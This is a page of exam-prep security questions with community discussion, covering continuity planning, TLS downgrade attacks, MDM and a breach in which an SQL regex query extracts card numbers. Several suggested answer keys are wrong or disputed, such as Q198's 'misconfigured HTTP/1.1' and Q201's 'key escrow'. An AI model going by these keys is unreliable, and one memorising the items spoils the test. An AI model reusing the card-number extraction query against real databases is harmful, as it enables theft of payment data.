Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

A. SLA

B. BIA

C. BCM

D. BCP

E. RTO

Suggested Answer: *D*

hb0011 Most Recent 2 years, 3 months ago

I agree that BCP is the answer they're looking for but a BCP doesn't prevent the issue. It's just how you respond to it...

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: D

BCP sets the policies and procedures of how an organization responds and recovers to an outage.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

OneSaint 3 years, 2 months ago

Selected Answer: D

BCP refers to the plan and processes used during a response to a disruptive event

upvoted 3 times

Question #197 *Topic 1*

An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the LEAST amount of downtime. Which of the following should the analyst perform?

A. Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.

B. Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.

C. Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.

D. Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.

Suggested Answer: *D*

FoxTrotDG Highly Voted 3 years, 7 months ago

Selected Answer: C

It allows the analyst to evaluate each solution individually in a virtual lab without causing any downtime for the live system.

upvoted 5 times

EAlonso Most Recent 2 years, 3 months ago

D. to have baselines before simulating the attack.

upvoted 1 times

Ariel235788 3 years ago

Selected Answer: C

C makes the most sense to me. Implement, Collect Data, Attack, Roll back, repeat. Would be the MOST time consuming but would lead to the least downtime. Better prep = Efficiency in the end.

upvoted 3 times

Cock 3 years, 7 months ago

Selected Answer: C

Option C is the most appropriate solution for the given scenario as it involves implementing one solution at a time and conducting an attack simulation, followed by rollback and implementation of the next solution. This approach allows the analyst to collect metrics for each individual solution and select the best solution based on the collected metrics. This method also ensures minimal downtime as only one solution is implemented at a time, and any issues can be addressed befo

upvoted 3 times

WOM127 3 years, 7 months ago

Does anyone have anything on this?

upvoted 1 times

Question #198 *Topic 1*

An investigator is attempting to determine if recent data breaches may be due to issues with a company's web server that offers news subscription services. The investigator has gathered the following data:

• Clients successfully establish TLS connections to web services provided by the server.
• After establishing the connections, most client connections are renegotiated.
• The renegotiated sessions use cipher suite TLS_RSA_WITH_NULL_SHA.

Which of the following is the MOST likely root cause?

A. The clients disallow the use of modem cipher suites.

B. The web server is misconfigured to support HTTP/1.1

C. A ransomware payload dropper has been installed.

D. An entity is performing downgrade attacks on path.

Suggested Answer: *B*

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

A downgrade attack involves intercepting and manipulating the communication between the client and the server to force them to use weaker cipher suites. The fact that connections are renegotiated to use TLS_RSA_WITH_NULL_SHA (a cipher suite that does not provide encryption) strongly suggests a downgrade attack. This is consistent with an attacker trying to weaken the encryption to intercept or manipulate data.

upvoted 3 times

EAlonso 2 years, 3 months ago

D. agreed with the comments.

upvoted 1 times

p1s3c 3 years, 5 months ago

Selected Answer: D

The use of the cipher suite TLS_RSA_WITH_NULL_SHA during renegotiation is highly unusual. This may indicate an attacker is performing a downgrade attack on the connection. Therefore, the MOST likely root cause is D. An entity is performing downgrade attacks on the path.

upvoted 2 times

BreakOff874 3 years, 6 months ago

D. An entity is performing downgrade attacks on the path. The given data indicates that clients are successfully establishing TLS connections to web services provided by the server. However, after establishing the connections, most client connections are renegotiated, and the renegotiated sessions use cipher suite TLS_RSA_WITH_NULL_SHA. This indicates that an entity is performing downgrade attacks on the path, forcing the server and client to use a less secure cipher suite that may be vulnerable to attacks such as man-in-the-middle attacks.

upvoted 2 times

splink 3 years, 7 months ago

Selected Answer: D

I agree with the previous commenters. I think that with client connections being renegotiated, this would mean that there is some sort of downgrading happening if this is the reason for the compromise.

upvoted 3 times

smqzbq 3 years, 7 months ago

Selected Answer: D

I go with D

upvoted 4 times

unBREAKable_Fs4 3 years, 7 months ago

Agreed.

A Man-In-The-Middle can perform a downgrade to the cipher

upvoted 2 times

Question #199 *Topic 1*

A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the logs, the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

A. Personal health information; Inform the human resources department of the breach and review the DLP logs.

B. Account history; Inform the relationship managers of the breach and create new accounts for the affected users.

C. Customer IDs; Inform the customer service department of the breach and work to change the account numbers.

D. PAN; Inform the legal department of the breach and look for this data in dark web monitoring.

Suggested Answer: *D*

ServerBrain Most Recent 2 years, 2 months ago

Selected Answer: D

A primary account number (PAN) is the technical term for a payment card number, the series of digits (usually 12 to 19) embossed or encoded on a credit, debit, or prepaid card that identifies the issuer and specific account.

upvoted 4 times

EAlonso 2 years, 3 months ago

D. agreed, this is a legal concern.

upvoted 1 times

BadgerTester 2 years, 10 months ago

Selected Answer: C

the question says, "which of the following types of data was compromised, and what steps should the incident response plan contain?" the customer ID was what data was compromised. D does not answer the first half (before the ,) of the question.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

1111-1111-1111-1111 is the laziest credit card regex pull. at least get the starting numbers correct 3=AMEX, 4 = Visa, 5 = MC and 6 = DISCOVER.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: D

PAN is referring to a primary account number, which is associated with payment cards, like debit and credit cards. Also, the regular expression matches a string of digits that is formatted like a credit card number (four sets of four digits separated by hyphens). The answer is D.

upvoted 3 times

p1s3c 3 years, 5 months ago

the thing that bothers me with D is that the incident response plan would have an action to look for this data in dark web monitoring. For how long? it's like getting robbed and going out into town waiting for the robber to sell your stuff.

upvoted 1 times

ToneBar 3 years, 8 months ago

Selected Answer: D

If you have to store PAN (Personal Account Numbers) data, then PCI DSS Requirement 3.4 requires that yo render it unreadable and unrecoverable through one of the following methods: One-way hashes based on strong cryptography (has must be of the entire PAN) Truncation (hashing cannot be used to replace the truncated segment of PAN) Index tokens and pads (pads must be securely stored) Strong cryptography with associated key-management processes and procedures

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: C

IT IS NOT D. that is a personal area network.. does not make sense to exfiltrate that. this is talking about accounts where all of those listed expressions are part of the customer id.. Introduction to SQL REGEXP A regular expression in standard query language (SQL) is a special rule that is used to define or describe a search pattern or characters that a particular expression can hold. For example, a phone number can only have 10 digits, so in order to check if a string of numbers is a phone number or not, we can create a regular expression for it. It is an in-built specification supported in almost all SQL databases.

Regular expressions are very helpful as they let us place multiple lines of code or information in just 1 line. It is particularly helpful in SQL databases when we want to perform validation tasks like if the information provided is a valid PIN code, Contact No, email address, etc. Regular expressions also help in pattern matching or searching the database. https://www.educba.com/sql-regexp/

upvoted 1 times

FoxTrotDG 3 years, 7 months ago

PAN also stands for Primary Account Number. It's a unique number found on payment cards like debit and credit cards that identifies the card issuer and the cardholder account that is linked to that specific card.

upvoted 4 times

FOURDUE 3 years, 8 months ago

also, i think that if it were PHI there would be other security measures in place to mask the data.

upvoted 1 times

Question #200 *Topic 1*

The Chief Information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However, the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

A. BYOD

B. CYOD

C. COPE

D. MDM

Suggested Answer: *D*

FOURDUE Highly Voted 2 years, 8 months ago

Selected Answer: D

Enterprise Mobility Management Enterprise Mobility Management (EMM) describes a suite of policies and technology tools designed to enable centralized management and control of mobile devices in a corporate setting. Whether corporate or personally owned, EMM governs the ways in which users interact with devices and how users, devices, and apps integrate with the organization's larger network so as to enable high-levels of mobility while simultaneously ensuring information security. A subset of EMM, Mobile Device Management (MDM) focuses on the control of mobile devices to ensure compliance with an organization's security requirements.

upvoted 5 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: D

Textbook answer based on what the CIO wants Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

splink 2 years, 7 months ago

Selected Answer: D

MDM is the BEST answer here. While you can do this on, for example, a Choose your Own Device (CYOD) standard, the Mobile Device Management (MDM) is what makes the tasks in the question actually available.

upvoted 4 times

Question #201 *Topic 1*

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt that data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation

B. Key escrow

C. Zeroization

D. Cryptographic obfuscation

Suggested Answer: *B*

eomsg001 Highly Voted 3 years, 8 months ago

This is a repeat question to #178

upvoted 10 times

Mundo Highly Voted 3 years, 6 months ago

This one leaves out the answer choice of Key revocation which was the correct to #178

upvoted 11 times

isaphiltrick 2 years, 3 months ago

Doesn't that tell you that "key revocation" may not have been the correct answer for #178?

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: A

KEY ROTATION - Purposely changing keys on a periodic basis to mitigate issues associated with brute force attacks or unidentified key breach incidents. Previous key must be revoked as part of the rotation process.

upvoted 6 times

Djonzi Most Recent 1 year, 6 months ago

Selected Answer: A

A. it is same question with different choises as Q178

upvoted 2 times

Steel16 1 year, 8 months ago

Selected Answer: C

This is not "Key rotation" , "Key rotation" because refers to the practice of periodically replacing an old cryptographic key with a new one at a planned interval, The right answer is Zeroization which is used in cryptography to prevent sensitive parameters from being disclosed if the equipment is captured. It's also used to automatically erase or destroy data when a system transitions to a state where an adversary might have access to the data.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: A

Key rotation is a security practice that involves periodically replacing cryptographic keys with new ones to enhance the security of a system. This process is crucial for managing cryptographic materials used for encryption, decryption, digital signatures, and other security-related operations. Key rotation helps mitigate the risk associated with long-term exposure of cryptographic keys and limits the potential impact of a compromised key.

upvoted 2 times

imather 3 years, 2 months ago

Selected Answer: A

Key rotation. The question is how to protect the data that has an exposed key. Obviously, zeriozation is non-applicable. Cryptographic obfuscation is also not applicable. The data is already encrypted i.e. cryptographically obfuscated. A key rotation would re-encrypt the data on the website with new keys, protecting it and preventing the use of the old keys. Repeat of 178 https://cpl.thalesgroup.com/blog/data-protection/encryption-key-rotation-data-security

upvoted 4 times